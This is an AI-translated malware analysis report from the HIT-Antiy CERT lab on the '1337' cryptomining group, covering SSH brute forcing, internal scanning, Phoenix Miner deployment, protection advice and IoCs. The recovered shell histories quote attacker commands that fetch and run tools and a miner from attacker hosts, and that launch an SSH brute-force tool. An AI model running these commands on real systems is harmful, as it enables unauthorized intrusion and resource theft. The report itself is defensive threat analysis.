Analysis of the "1337" Mining Organization

Joint CERT Lab of Harbin Institute of Technology and Antiy

Completion time of first draft: 10 March, 2022

Time of first release: 21 March, 2022

The original report is in Chinese, and this version is an AI-translated edition.

1 Overview

In early February 2022, the Joint CERT Lab of Harbin Institute of Technology (HIT) and Antiy discovered in network security monitoring that a network attack organization was active in using SSH blasting to release mining program, which was studied and judged through correlation analysis. The group began to appear as early as the end of 2021, and this time the managed domain name used by the attackers was found to be david.dev, a sample of which is made up of open source tools and mining programs. Later, a number of domain names associated with IP are related to the "1337" string, so the mining organization is named as "1337" organization by Antiy CERT.

The "1337" organization determines the range of attack objects by scanning the TCP 22 port exposed on the Internet, and uses the SSH blasting tool to perform brute force attack on the information infrastructure exposed on the port. After the successful attack, the attacker will download the corresponding tools and scripts from the hosting website, and perform scanning and blasting on the TCP 22 port of the victim's internal network. On this basis, the IP address of the victim's internal network is scanned and snooped, the scanning result is written into a specified text, and then the endpoint facilities corresponding to the IP address in the survival state are blasted by using a brute force cracking tool. Thereby enabling lateral movement in the victim's internal network. Download mining program and mining program execution script to carry out mining. It is judged that the mining program is the open source mining program Phoenix Miner, which mainly excavates ether coins.

2 ATT&CK Mapping Graph of the Event

The attacker launches the Phoenix Miner mining Trojan for mining the target system, and combs the ATT&CK mapping graph corresponding to this attack event as shown in the following figure.



Figure 2-1 ATT&CK mapping graph corresponding to the events1

In this event, the technical points used by the attacker are shown in the following table:

Table 2-1 Description of ATT&CK technical behaviors corresponding to the events 1

ATT&CK stages / categories	Specific behavior	Notes
Reconnaissance	Active scanning	Scan port 22
Execution	Using command and script interpreters	Use the script to execute the mining program
Defensive evasion	Concealment	Hidden mine excavation program proc
Credential Access	Brute force	Break the SSH service by force
Findings	Discovery of account	Detect active accounts in the system
	Find files and directories	Traverse system files and directories
	Scan web services	Scan port 22
	Discovery of system information	Detection system information
Impact	Resource hijacking	Using the resources of CPU and GPU in mining

3 The attack flow is repeated

3.1 Attack process

The "1337" organization scans the 22 ports through the Internet to collect which assets are exposed on the Internet, and then uses SSH blasting tools to brute force crack these assets. After the organization conquers the victim host, it will download corresponding tools and scripts through the hosting server, perform 22 port scanning on the intranet, and use blasting tools to blast the scanned assets. Use the downloaded script to collect the target host active account information and the like. Finally, a compressed file called. "Zankyo. tar" was downloaded from the website at 137.74.155.105. the compressed file contained two files, a script file called "script" and a mining program called "meinkampfeth." It is judged that the role of the script script is to execute the meinkampfeth mining program, and the meinkampfeth mining program is actually the open-source ethercoin mining program Phoenix Miner.



Figure 3-1 Attack flowchart1

3.2 The attack flow is repeated

When checking the infected server, we found three hidden files under the var / tmp / .x path. after analysis, the file named log20220209 _ 160224.txt is the log of the mining program, and the file named meinkampfeth is the mining program. A file named script is a script that executes a mining program.



Figure 3-2 Path of Mining Program

According to the excavation log, the excavation process started at 16: 02 on February 9, 2022 and ended at 15: 02 on February 14, 2022, and the excavation process was an open source excavation process called Phoenix Miner.

Figure 3-3 Digging log

The role of the script is to execute the mining program meinkampfeth under the directory of /var/tmp/.x, the address of the mining pool is sg.stratu.ms:16232, and the wallet address is 0x7e81549e13Faeee0Bc9833dA540Fff604c9EaE4aE4aA.

Figure 3-4 Script

In that proces of viewing the history command, the specific operation behavior of the attack is found, the ps file is downloaded by using the wget command, the readable and writable executable right is given to the file, and then the file is executed, This file is a port scanning tool that scans three network segments, namely 10.10.0.0 / 16, 10.242.0.0 / 16 and 192.168.0.0 / 16 respectively.

```
wget david1337.dev/ps
chmod +x ps
ls
last
ifconfig
./ps 10.10 22 ; ./ps 10.242 22 ; ./ps 192.168 22
passwd
ls
sudo su
top
nvidia-smi
cd /dev/shm
ls
ls -a
history
```

Figure 3-5 Port scanning

When the scan is complete, the attacker starts downloading the brute, find .sh, and passmaker files and executing them, and then deleting them. After judging, brute file is SSH brute breaking tool, find .sh is the bash script for the purpose of obtaining important information of server, and passmaker is the dictionary generating script.



Figure 3-6 Download attack tools and scripts

Finally, using the wget command to download the zankyo. tar compressed file, extract it, and give it readable, writable, executable permission, then execute the script file, and then run the meinkampfeth mining program.

```
ls
cd /var/tmp ; wget 137.74.155.105/.zankyo.tar ; tar xvf .zankyo.tar ; cd .x ; chmod +x * ; chmod +x .*
nano script
cat script
./meinkampfeth -pool sg.stratu.ms:16232 -wal 0x7e81549e13Faeee0Bc9833dA540Ff604c9EaE4aA.worker-new/ethmike@protonmail.co
nohup ./script > /dev/null 2>&1 & disown
ls
nvidia-smi
nvidia-smi
nvidia-smi
./brute 200 -f ips.lst pass 22 "nproc"
```

Figure 3-7 Download the mining program and execute

4 Recommendations for protection

For illegal mining, it is suggested by Antiy that the enterprise take the following protective measures:

1. Install terminal protection: Install anti-virus software, and for different platforms, it is recommended to install Windows / Linux versions of Antiy IEP;
2. Strengthen SSH password strength: Avoid using weak passwords, and recommend using 16-digit or longer passwords, including combinations of upper and lower case letters, numbers and symbols, and avoid using the same password for multiple servers;
3. Update patches in time: It is suggested to activate the automatic update function to install system patches, and the server shall update the system patches in time;
4. Update third-party application patches in time: It is recommended to update application patches of third-party applications such as WebLogic in time;
5. Enable log: Enable the key log collection function (security log, system log, error log, access log, transmission log and cookie log) to provide a foundation for the tracing and tracing of security events;
6. Host reinforcement: Conduct penetration test and safety reinforcement for the system;
7. Deployment of Intrusion Detection System (IDS): Deployment of traffic monitoring software or equipment to facilitate the discovery, tracing and tracing of malicious codes. Taking network traffic as the detection and analysis object, the Antiy PTD can accurately detect a mass of known malicious codes and network attack activities, and effectively detect suspicious behaviors, assets and various unknown threats on the network;
8. Security service: In case of malware attack, it is suggested to isolate the attacked host in time, and protect the site and wait for the security engineer to check the computer; 7 * 24 service hotline of Antiy: 400-840-9234.

5 Sample analysis

5.1 Sample set analysis

5.1.1 Ps - port scanning tool

This file is a port scanning tool that can detect any port for Class B and Class C IP addresses. Write the scan live host IP address to "bios.txt," and port scan completion will prompt "Portscan completed in% u seconds. (Found% d ips)."

```
if ( a1 <= 2 )
{
  sub_8050030("Usage: %s <b-block> <port> [c-block]\n", *(const char **)a2);
  sub_804F090(1);
}
sub_8048250(v14, 0, 128);
if ( a1 == 3 )
{
  sub_8050060(v14, 127, "bios.txt", *(_DWORD *)(a2 + 4), *(_DWORD *)(a2 + 8));
}
else
{
  sub_8050060(v14, 127, "bios.txt", *(_DWORD *)(a2 + 4), *(_DWORD *)(a2 + 12), *(_DWORD *)(a2 + 8));
  v8 = sub_804E5E0(*(_DWORD *)(a2 + 12));
  if ( v8 < 0 || v8 > 255 )
    sub_80496D3("Invalid b-range.\n");
}
dword_80F4CA0 = sub_8050950(v14, "a");
if ( !dword_80F4CA0 )
{
  sub_8050160(v14);
  sub_804F090(1);
}
sub_8050030("[i] Scanning: ", *(_DWORD *)(a2 + 4));
sub_8050740(off_80EC4C0);
sub_8048250(v15, 0, 256);
sub_8049[illegible]7();
v12 = sub_806DE60(0);
while ( 1 )
{
  if ( v5 )
  {
    v3 = dword_80ECF9C;
    v4 = sub_806DE60(0);
    sub_8050030("\n[+] Portscan completed in %u seconds. (found %d ips)\n", v4 - v12, v3);
    sub_8050300(dword_80F4CA0);
    sub_804F090(0);
```

Figure 5-1 ps port scanning tool1

5.1.2 Brute - brute force attack tool

The file, a brute force tool with the real name Haiduc, first appeared in Outlaw botnet tissue samples and was later used by multiple mining organizations.

```
decrypt_0(" 123456789                                    ", &v28, &v30);
printf((unsigned int)"          ", (unsigned int)&v30, v3, v4, v5, v6, (char)argv);
decrypt_0("                                                ", &v28, &v30);
printf((unsigned int)"          ", (unsigned int)&v30, v7, v8, v9, v10, v24);
decrypt_0("                                                                    ", &v28, &v30);
printf((unsigned int)"          ", (unsigned int)&v30, v11, v12, v13, v14, v25);
putchar(10LL);
puts("\x1B[01;34m FREAMATA FIBRA IN VANT                  ");
puts("\x1B[01;34m MURMURA NETU IN ZBOR                    ");
puts("\x1B[01;34m DOINA HAIDUCULUI SUNT                   ");
puts("\x1B[01;33m CU LIB DE CUCERITOR!                    ");
puts("\x1B[01;33m DRUMUL HAIDUCULUI MEU");
puts("\x1B[01;33m PANA LA ULTIMUL BIT ");
puts("\x1B[01;31m DOINA.MD A PORNIT  ");
puts("\x1B[01;31m PRIN TURNEU");
puts(
  "root@haiduc:~> GO!!!                                HAIDUC
                          ");
```

Figure 5-2 Haiduc tool 2

The tool uses the generated password dictionary pass to blast known IP addresses, corresponding to parameters such as thread count, pattern count, dictionary, port, and bash command.

```
if ( !strcmp((const char *)v27[2], "-b") )
{
  atoi(v27[4]);
  scanbclass(*v27, v27[1], v27[3], v27[4], v27[5], v27[6]);
  decrypt_0("                                                [+]\n", &v28, &v30);
  printf(5775281, (unsigned int)&v30, v19, v20, v21, v22, (char)v27);
  scan(*v27, v27[1], "scan.log", v27[4], v27[5], v27[6]);
}
if ( !strcmp((const char *)v27[2], "-r") )
{
  atoi(v27[4]);
  genrand(*v27, v27[1], v27[3], v27[4], v27[5]);
}
result = strcmp((const char *)v27[2], "-f");
if ( !result )
  result = scan(*v27, v27[1], v27[3], v27[4], v27[5], v27[6]);
return result;
```

Figure 5-3 Haiduc tool parameters 3

5.1.3 Find .sh - system probe script

This script is used to detect the number of registrable accounts and the corresponding account name.

Figure 5-4 Detect the number of registrable accounts and the corresponding account names 4

5.2 Sample correlation analysis

Analysis of the group's hosting sites revealed not only samples from the attack process, but also unused samples such as banner, kl.tar.gz, lopata.tar.gz and j.tar.gz.

Banner is a tool that can identify the IP address information, write the identification result to banner .log, the generated banner .log file contains all open 22 port IP addresses. This list has narrowed the range of all surviving IP addresses to include only hosts with SSH-2.0-OpenSSH protocol information.



Figure 5-5 Banner tool parameters 5

The kl. tar .gz package contains the ethereum mining program, the mine pool and wallet address configuration file, the startup script, and the hidden process tool XHide disguised as a database name.

Wallet address: 0x586f0235729e186cfc7e8c2c373b725cd2a34dbf



Figure 5-6 kl. tar .gz compression package contents

The lopata.tar.gz package contains the monlo coin mining program and the startup script. The address of the mine pool and the address of wallet are as follows:

Table 5-1 lopata.tar.gz mine pool address and wallet address

Address of mine pool	139.99.124.170: 80
Wallet address	4brl51jcc9ngq71kwhnyodrffsdzy7m1huu7mru4numxahnfbejhktzv9hdal4gfunbxlpc3bem Klgapbf5vwtanqo8mhmlcaedniy25jz

The j.tar.gz package contains the menlo coin mining program and the startup script. The address of the mine pool and the address of wallet are as follows:

Table 5-2 j. tar. gz mine pool address and wallet address1

Address of mine pool	37.187.95.110: 80
Wallet address	4brl51jcc9ngq71kwhnyodrffsdzy7m1huu7mru4numxahnfbejhktzv9hdal4gfunbxlpc3bem Klgapbf5vwtanqopjraxpo91qqp1wv7

5.3 Sorting out relevant samples

Table 5-3 Sorting of Relevant Samples 2

Sample download address	Detailed description
hxxp[:]//137.74.155.105/.zankyo.tar	Ethercoin mining program and startup script
hxxp[:]//david1337.dev/kl.tar.gz	Ethercoin mining program, startup script, configuration file and XHide tools
hxxp[:]//david1337.dev/banner	Ip address identification tool
hxxp[:]//david1337.dev/brute	Ssh brute force attack tool

hxxp[:]//david1337.dev/ps	Port scanning tool
hxxp[:]//david1337.dev/lopata.tar.gz	Monroe Coin Mining Program and Startup Script
hxxp[:]//david1337.dev/j.tar.gz	Monroe Coin Mining Program and Startup Script
hxxp[:]//david1337.dev/find.sh	Active account information extraction tool of target host

6 IoCs

IoCs
B1E8B84795C9C307877F47D4A81C372E
4452CEF303618C0E98F797DBD0FB00C7
1C09013A71FE594E9BF63C255DE69C91
378B933553E75ABD757D7DB7E1237FAA
946689BA1B22D457BE06D95731FCBCAC
45901E5B336FD0EB79C6DECB8E9A69CB
DC6E956855BCF3EDE2658B11C2E5FA95
ADA7F255DE13ADC37AD69D5C97E6B602
139.99.124.170:80
hxxp[:]//137.74.155.105/.zankyo.tar
hxxp[:]//david1337.dev/kl.tar.gz
hxxp[:]//david1337.dev/banner
hxxp[:]//david1337.dev/brute
hxxp[:]//david1337.dev/ps
hxxp[:]//david1337.dev/lopata.tar.gz
hxxp[:]//david1337.dev/j.tar.gz
hxxp[:]//david1337.dev/find.sh

Appendix: About Antiy

Antiy is committed to enhancing the network security defense capabilities of its customers and effectively responding to security threats. Through more than 20 years of independent research and development, Antiy has developed technological leadership in areas such as threat detection engines, advanced threat countermeasures, and large-scale threat automation analysis.

Antiy has developed IEP (Intelligent Endpoint Protection System) security product family for PC, server and other system environments, as well as UWP (Unified Workload Protect) security products for cloud hosts, container and other system environments, providing system security capabilities including endpoint antivirus, endpoint protection (EPP), endpoint detection and response (EDR), and Cloud Workload Protection Platform (CWPP) , etc. Antiy has established a closed-loop product system of threat countermeasures based on its threat intelligence and threat detection capabilities, achieving perception, retardation, blocking and presentation of the advanced threats through products such as the Persistent Threat Detection System (PTD), Persistent Threat Analysis System (PTA), Attack Capture System (ACS), and TDS. For web and business security scenarios, Antiy has launched the PTF Next-generation Web Application and API Protection System (WAAP) and SCS Code Security Detection System to help customers shift their security capabilities to the left in the DevOps process. At the same time, it has developed four major kinds of security service: network attack and defense logic deduction, in-depth threat hunting, security threat inspection, and regular security operations. Through the Threat Confrontation Operation Platform (XDR), multiple security products and services are integrated to effectively support the upgrade of comprehensive threat confrontation capabilities.

Antiy provides comprehensive security solutions for clients with high security requirements, including network and information authorities, military forces, ministries, confidential industries, and critical information infrastructure. Antiy has participated in the security work of major national political and social events since 2005 and has won honors such as the Outstanding Contribution Award and Advanced Security Group. Since 2015, Antiy's products and services have provided security support for major spaceflight missions including manned spaceflight, lunar exploration, and space station docking, as well as significant missions such as the maiden flight of large aircraft, escort of main force ships, and Antarctic scientific research. We have received several thank-you letters from relevant departments.

Antiy is a core enabler of the global fundamental security supply chain. Nearly a hundred of the world's leading security and IT enterprises have chosen Antiy as their partner of detection capability. At present, Antiy's threat detection engine provides security detection capabilities for over 1.3 million network devices and over 3 billion smart terminal devices worldwide, which has become a "national-level" engine. As of now, Antiy has filed 1,877 patents in the field of cybersecurity and obtained 936 patents. It has been awarded the title of National Intellectual Property Advantage Enterprise and the 17th (2015) China Patent Excellence Award.

Antiy is an important enterprise node in China emergency response system and has provided early warning and comprehensive emergency response in major security threats and virus outbreaks such as "Code Red", "Dvldr", "Heartbleed", "Bash Shellcode" and "WannaCry". Antiy conducts continuous monitoring and in-depth analysis against dozens of advanced cyberspce threat actors (APT groups) such as "Equation", "White Elephant", "Lotus" and "Greenspot" and their attack actions, assisting customers to form effective protection when the enemy situation is accurately predicted.